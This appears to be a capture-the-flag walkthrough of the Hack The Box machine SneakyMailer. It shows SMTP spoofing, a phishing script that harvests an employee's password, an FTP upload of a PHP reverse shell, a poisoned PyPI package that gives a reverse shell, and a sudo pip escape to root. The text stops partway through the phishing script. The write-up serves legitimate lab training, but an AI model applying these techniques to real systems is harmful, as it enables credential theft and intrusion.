
SneakyMailer Writeup

written by ChefByzen
https://www.hackthebox.eu/home/users/profile/140851

Initial Foothold: www-data


We begin the assessment with the usual nmap scan.

```
cmd: nmap -sV -sC 10.10.10.197 -v -oA nmap/scan
```




```
# Nmap 7.80 scan initiated Tue Aug 25 18:04:12 2020 as: nmap -sV -sC -v -oA nmap/scan 10.10.10.197
Nmap scan report for 10.10.10.197
Host is up (0.049s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp   open  http     nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp  open  imap     Courier Imapd (released 2018)
|_imap-capabilities: ACL2=UNION CAPABILITY THREAD=REFERENCES QUOTA STARTTLS completed OK UTF8=ACCEPTA0001 IDLE ENABLE ACL SORT NAMESPACE UIDPLUS IMAP4rev1 THREAD=ORDEREDSUBJECT CHILDREN
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after:  2021-05-14T17:14:21
| MD5:   3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: ACL2=UNION CAPABILITY THREAD=REFERENCES QUOTA UTF8=ACCEPTA0001 completed AUTH=PLAIN OK IDLE ENABLE ACL SORT NAMESPACE UIDPLUS IMAP4rev1 THREAD=ORDEREDSUBJECT CHILDREN
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after:  2021-05-14T17:14:21
| MD5:   3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

There's a lot to unpack here, so we'll begin with the redirection at port 80. Adding sneakycorp.htb into our /etc/hosts file, we find ourselves in an assumed breach model for our penetration test as we navigate to http://sneakycorp.htb. Here, we find that we are logged into the corporation's website as some user and can view other team members.



With a list of every employee and their email address, we write them down into a file named email-list. In addition, we see that the hostname sneakymailer.htb will be used often, so we'll add it to our /etc/hosts file. The website also mentions that we will need to check our email for instructions to register our account. We also find the /pypi/register.php endpoint in the source code, however it doesn't appear to do anything. Finally, it would be a good idea to enumerate subdomains of sneakycorp.htb. As such, we will be using the ffuf tool to search.

```
cmd: ffuf -c -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt \
-u http://sneakycorp.htb/ -H "Host: FUZZ.sneakycorp.htb" -fs 185
```



Adding dev.sneakycorp.htb to our /etc/hosts file, we navigate to the website and find that it looks exactly the same as the original with the exception of a "register" tab.

```
8080/tcp open  http     nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

On port 8080, we navigate to http://sneakycorp.htb:8080 but only find a default nginx page. Gobuster doesn't find us any results, so we'll move on.

```
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
```

Taking the users we found from our email-list file, we attempt to login as them using generic credentials. Using the FTP service on port 21 does not allow anonymous login nor does it allow passwords for the users we gave. Using the SSH service on port 22, basic credentials don't work here either.


```
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
```


Next, we will log into the SMTP server on port 25. There, we can verify if the emails we found in email-list are authentic and check if we can impersonate them.

```
root@kali:~/HTB/10.10.10.197# telnet sneakymailer.htb 25
Trying 10.10.10.197...
Connected to sneakycorp.htb.
Escape character is '^]'.
220 debian ESMTP Postfix (Debian/GNU)
HELO evil.com
250 debian
VRFY bradleygreer@sneakymailer.htb
252 2.0.0 bradleygreer@sneakymailer.htb
MAIL FROM:bradleygreer@sneakymailer.htb
250 2.1.0 Ok
RCPT TO:carastevens@sneakymailer.htb
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
test
.
250 2.0.0 Ok: queued as 9F4CD24669
QUIT
221 2.0.0 Bye
Connection closed by foreign host.
```


After verifying every email, we will use the un-authenticated email access to phish employees. We begin by creating a script to connect to the FTP server and send an email with a malicious website link to every employee with a malicious link. This script is named phishing.sh and is located in Appendix 1.


```
cmd: nc -lvp 80
cmd: ./phishing.sh
```





One of the employees took the bait and we harvested their credentials. Removing url-encoding, we find that Paul Byrd's password is `^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht`. Using the Linux email client 'evolution', we are able to login to paul's mailbox and view his mail.





The letters give us valuable insight into the sneakycorp infrastructure. Firstly, we now have credentials for an account named "developer". Secondly, we see that Paul gave Low a task to install, test, and erase python modules found in the teams PyPI service.

Returning to our other services, we try developer's credentials on FTP. With a successful login, we are able to view and modify source code for the website at http://dev.sneakycorp.htb.

```
root@kali:~/HTB/10.10.10.197# ftp sneakymailer.htb
Connected to sneakycorp.htb.
220 (vsFTPd 3.0.3)
Name (sneakymailer.htb:root): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 .
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 ..
drwxrwxr-x    8 0        1001         4096 Aug 29 14:10 dev
226 Directory send OK.
ftp> cd dev
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Aug 29 14:10 .
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 ..
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
```

We can now upload a php-reverse-shell to the website and connect to it.

cmd: nc -lvp 53

```
cmd: ftp -nv sneakymailer.htb << EOF
quote USER developer
quote PASS m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C
put php-reverse-shell.php dev/evil
rename dev/evil dev/evil/evil.php
EOF
```

cmd: curl http://dev.sneakycorp.htb/evil.php

```
www-data@sneakymailer:/$ ifconfig && hostname && whoami
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.197  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:3c8  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:3c8  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:03:c8  txqueuelen 1000  (Ethernet)
        RX packets 6020714  bytes 984238585 (938.6 MiB)
        RX errors 0  dropped 842  overruns 0  frame 0
        TX packets 4722118  bytes 1151893364 (1.0 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 932740  bytes 102640425 (97.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 932740  bytes 102640425 (97.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

sneakymailer
www-data
```

User: low

Looking at /etc/passwd, we see that developer is a user on the system. As such, we can probably log in as him with his credentials.

```
www-data@sneakymailer> su - developer
```

```
developer@sneakymailer:~$ /usr/sbin/ifconfig && hostname && whoami
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.197  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:fcad  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:fcad  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:fc:ad  txqueuelen 1000  (Ethernet)
        RX packets 545940  bytes 64012243 (61.0 MiB)
        RX errors 0  dropped 68  overruns 0  frame 0
        TX packets 524417  bytes 92072352 (87.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 83729  bytes 9330678 (8.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 83729  bytes 9330678 (8.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

sneakymailer
developer
```

Immediately investigating the /var/www/ folder, we find four interesting directories to explore.

```
developer@sneakymailer:~$ ls -la /var/www/
total 24
drwxr-xr-x  6 root root 4096 May 14 18:25 .
drwxr-xr-x 12 root root 4096 May 14 13:09 ..
drwxr-xr-x  3 root root 4096 Jun 23 08:15 dev.sneakycorp.htb
drwxr-xr-x  2 root root 4096 May 14 13:12 html
drwxr-xr-x  4 root root 4096 May 15 14:29 pypi.sneakycorp.htb
drwxr-xr-x  8 root root 4096 Jun 23 09:48 sneakycorp.htb
```

Searching for its entry in the /etc/nginx/sites-enabled/ folder, we see that this website is available for viewing on port 8080.

```
developer@sneakymailer:~$ cat /etc/nginx/sites-enabled/pypi.sneakycorp.htb
server {
        listen 0.0.0.0:8080 default_server;
        listen [::]:8080 default_server;
        server_name _;
}


server {
        listen 0.0.0.0:8080;
        listen [::]:8080;

        server_name pypi.sneakycorp.htb;

        location / {
                proxy_pass http://127.0.0.1:5000;
                proxy_set_header Host $host;
                proxy_set_header X-Real-IP $remote_addr;
        }
}
```

We also find a .htpasswd file in the pypi.sneakycorp.htb directory. Cracking the hash with johntheripper, we are able to see the credentials pypi:soufianeelhaoui

```
developer@sneakymailer:/var/www$ ls -la pypi.sneakycorp.htb/
total 20
drwxr-xr-x 4 root root     4096 May 15 14:29 .
drwxr-xr-x 6 root root     4096 May 14 18:25 ..
-rw-r--r-- 1 root root       43 May 15 14:29 .htpasswd
drwxrwx--- 2 root pypi-pkg 4096 Aug 29 12:33 packages
drwxr-xr-x 6 root pypi     4096 May 14 18:25 venv
developer@sneakymailer:/var/www$ cat pypi.sneakycorp.htb/.htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

Adding pypi.sneakycorp.htb to our /etc/hosts older, we navigate to http://pypi.sneakycorp.htb:8080/ where we find a message for developers to upload and download packages. It also tells us that it is running version 1.3.2 of the pypiserver software located at https://pypi.org/project/pypiserver/.

Following the instructions listed in the link, we can attempt to upload a python module to this pypiserver. In order to accomplish this, we will need a writable home directory. Because developer's home folder is not writable, we can set our home manually.

```
developer@sneakymailer> mkdir /tmp/mypackage && cd /tmp/mypackage
developer@sneakymailer> export HOME=$(pwd)
```

Next, we will need a ~/.pypirc file that follows the structure in the link. We will be using the credentials we found in the .htaccess file.

```
developer@sneakymailer> chmod 600 ~/.pypirc
```

```
developer@sneakymailer:~$ cat ~/.pypirc
[distutils]
index-servers =
    local

[local]
repository = http://pypi.sneakycorp.htb:8080/
username = pypi
password = soufianeelhaoui
```

Using the default files located at https://github.com/pypiserver/pypiserver/, we can attempt to upload a python package named 'evil-package'.


```
developer@sneakymailer> chmod 777 setup.py && mkdir evil-package
developer@sneakymailer> python3 setup.py sdist register -r local \
                        upload -r local
```

Nothing appears to have happened, and the wall of text we receive isn't very useful. As such, as can use pspy to watch what processes occur when we run this command. Uploading its binary via, we run the command again and watch pspy output.

```
2020/08/29 12:16:35 CMD: UID=0    PID=29201  | (python)
2020/08/29 12:16:35 CMD: UID=0    PID=29202  | /usr/lib/courier/courier/imaplogin /usr/bin/imapd Maildir
2020/08/29 12:16:36 CMD: UID=0    PID=29203  | (sleep)
2020/08/29 12:16:41 CMD: UID=1001 PID=29204  | python3 setup.py sdist register -r local upload -r local
2020/08/29 12:16:41 CMD: UID=1001 PID=29205  | /bin/sh -c uname -p 2> /dev/null
2020/08/29 12:16:42 CMD: UID=0    PID=29207  | (python)
2020/08/29 12:16:43 CMD: UID=0    PID=29208  | /usr/lib/courier/courier/imaplogin /usr/bin/imapd Maildir
2020/08/29 12:16:43 CMD: UID=0    PID=29209  | (sleep)
2020/08/29 12:16:43 CMD: UID=0    PID=29210  | (python3)
2020/08/29 12:16:44 CMD: UID=0    PID=29211  | (sleep)
2020/08/29 12:16:45 CMD: UID=1000 PID=29213  | /bin/sh -c /usr/bin/tar -C /tmp/tmpmf9x01qw -zxf /var/www/pypi.sneakycorp.htb/packages/evil-package-0.
0.0.tar.gz
2020/08/29 12:16:45 CMD: UID=???  PID=29215  |
2020/08/29 12:16:45 CMD: UID=1000 PID=29214  | /usr/bin/tar -C /tmp/tmpmf9x01qw -zxf /var/www/pypi.sneakycorp.htb/packages/evil-package-0.0.0.tar.gz
2020/08/29 12:16:45 CMD: UID=1000 PID=29217  | /usr/bin/screen -d -m /opt/scripts/low/install-module.sh /tmp/tmpmf9x01qw/evil-package-0.0.0/setup.py
2020/08/29 12:16:45 CMD: UID=1000 PID=29219  | /bin/bash /opt/scripts/low/install-module.sh /tmp/tmpmf9x01qw/evil-package-0.0.0/setup.py
2020/08/29 12:16:45 CMD: UID=1000 PID=29218  | /usr/bin/SCREEN -d -m /opt/scripts/low/install-module.sh /tmp/tmpmf9x01qw/evil-package-0.0.0/setup.py
2020/08/29 12:16:45 CMD: UID=1000 PID=29220  | /home/low/venv/bin/python /tmp/tmpmf9x01qw/evil-package-0.0.0/setup.py install
2020/08/29 12:16:46 CMD: UID=1000 PID=29221  | /bin/sh -c uname -p 2> /dev/null
2020/08/29 12:16:46 CMD: UID=0    PID=29223  | (python)
2020/08/29 12:16:46 CMD: UID=5000 PID=29224  | /usr/bin/imapd /home/vmail/sneakymailer.htb/paulbyrd/
2020/08/29 12:16:46 CMD: UID=0    PID=29225  | (sleep)
2020/08/29 12:16:48 CMD: UID=1000 PID=29226  | /bin/sh -c /home/low/venv/bin/pip uninstall evil-package-0.0.0
2020/08/29 12:16:48 CMD: UID=1000 PID=29227  | /home/low/venv/bin/python3 /home/low/venv/bin/pip uninstall evil-package-0.0.0
2020/08/29 12:16:51 CMD: UID=???  PID=29231  | ???
```


It appears that after a developer uploads a package to the pypiserver, low will eventually install it, test it, and uninstall it himself. Seeing that he runs the same setup.py script we wrote, we can write a reverse shell into it and have him execute it. The exact setup.py contents are located in Appendix 2. After uploading our evil package to pypiserver, we turn on our listener and wait for low to install it.

```
developer@sneakymailer> python3 setup.py sdist register -r local \
                        upload -r local
                        cmd: nc -lvp 53
```




Root: root

Adding our public key to /home/low/.ssh/authorized_keys, we can now log in as low whenever we want. As part of basic Linux enumeration, we will check for any privileged commands to exploit.



This is very uncommon, so we will check GTFObins for some exploits. Surely enough, we find multiple entries for pip at https://gtfobins.github.io/gtfobins/pip/. Following its sudo instructions, we can gain access to the root user as low.

```
low@sneakymailer> TF=$(mktemp -d)
low@sneakymailer> echo "import os;" \
"os.execl('/bin/sh', 'sh', '-c', 'sh<$(tty) >$(tty) 2>$(tty)')" >
$TF/setup.py
low@sneakymailer> sudo pip3 install $TF
```



With that, we have fully compromised SneakyMailer. Cheers!

Appendix 1 – SMTP Phishing - phishing.sh

```
#!/usr/bin/expect

spawn telnet sneakycorp.htb 25

expect "220"

send "HELO evil.com\r"
expect "250"

set f [open "email-list"]
